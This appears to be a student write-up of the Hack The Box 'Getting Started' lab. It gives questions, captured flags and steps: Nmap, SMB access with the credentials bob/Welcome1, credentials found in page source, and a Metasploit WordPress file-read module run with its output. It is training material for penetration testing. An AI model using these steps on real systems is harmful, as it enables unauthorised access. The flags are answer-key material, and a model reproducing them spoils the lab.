This report provides an overview of the foundational exercises in the "Getting Started" section, including the specific tasks undertaken, questions posed, and their corresponding answers. Each question and answer are a practical application of basic cybersecurity concepts, emphasizing hands-on skills in various aspects of network security, web application analysis, and system penetration.


Questions and Answers:

1.Q: Apply what you learned to grab the banner of the server.

A: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1

***Explanation*:** Banner grabbing is used to identify network service information, including software types and versions, which can be critical for identifying vulnerabilities.

Establish a network connection to the computer




2.Q: What is the version of the service from the Nmap scan running on port 8080?

A: Apache Tomcat

***Explanation*:** Nmap scanning helps identify services running on specific ports of a target system. Here, Apache Tomcat version was identified on port 8080.


Getting detailed scan of the services running on the computer or device with the IP address 10.129.50.102. This scan will try to find out what services are open and what versions they are, which is valuable for security and network management purposes



3.Q: Identify the non-default port that the telnet service is running on.

A: 2323

***Explanation*:** Telnet typically runs on port 23; identifying it on a non-standard port (2323) indicates altered configurations or potential security measures.



4.Q: List the SMB shares and submit the contents of the flag.txt file.

A: dceece590f3284c3866305eb2473d099

***Explanation*:** Accessing SMB shares and retrieving files is a common task in network penetration testing and internal network exploration.


Run “


smbclient -N -L \\\\10.129.42.253	List SMB Shares

To get list of smb shares, then connect to bob as a usr using this cmd

```
smbclient -U bob \\\\10.129.42.253\\users
```

and a password of Welcome1 hence giving us access to his account.






5.Q: Use web enumeration techniques to get the flag.


A: HTB{w3b_3num3r4710n_r3v34l5_53cr375}


***Explanation*:** Web enumeration involves gathering information about web servers and applications, often leading to the discovery of vulnerabilities or sensitive data.

Use robot.txt to locate any page within the site and found admin-login-page. Php



Viewed the source code of the page to check for any vulnerabilities and we found the username and password which we used to login in and obtained the flag.






6.Q: Identify services and find public exploits to access '/flag.txt'.

A: HTB{my_f1r57_h4ck}

***Explanation*:** Identifying and exploiting vulnerabilities in services is crucial in ethical hacking to gain unauthorized access or information.



```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads ×   kali@kali: ~/Downloads ×   kali@kali: ~ ×
+ -- --=[ 9 evasion                                        ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search simple backup

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wp_simple_backup_file_read                normal  No     WordPress Simple Backup File Read Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wp_simple_backup_file_read

msf6 > show options

Global Options:
===============

   Option            Current Setting    Description
   ------            ---------------    -----------
   ConsoleLogging    false              Log all console input and output
   LogLevel          0                  Verbosity of logs (default 0, max 3)
   MeterpreterPrompt meterpreter        The meterpreter prompt string
   MinimumRank       0                  The minimum rank of exploits that will run without explicit confirmation
   Prompt            msf6               The prompt string
   PromptChar        >                  The prompt character
   PromptTimeFormat  %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging    false              Log all input and output for sessions
   SessionTlvLogging false              Log all incoming and outgoing TLV packets
   TimestampOutput   false              Prefix all console output with a timestamp
```

```
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RHOST 94.237.56.188
RHOST => 94.237.56.188
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RPORT 52796
RPORT => 52796
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > run

[+] File saved in: /home/kali/.msf4/loot/20240121081601_default_94.237.56.188_simplebackup.tra_498777.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /home/kali/.msf4/loot/20240121081601_defaul
t_94.237.56.188_simplebackup.tra_498777.txt
[*] exec: cat /home/kali/.msf4/loot/20240121081601_default_94.237.56.188_simplebackup.tra_498777.txt

HTB{my_f1r57_h4ck}
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >
```

7.Q: SSH into the server and move to 'user2' to get the flag.

A: HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}


***Explanation*:** Securely accessing systems via SSH and privilege escalation within a system are key skills in maintaining and breaching security.

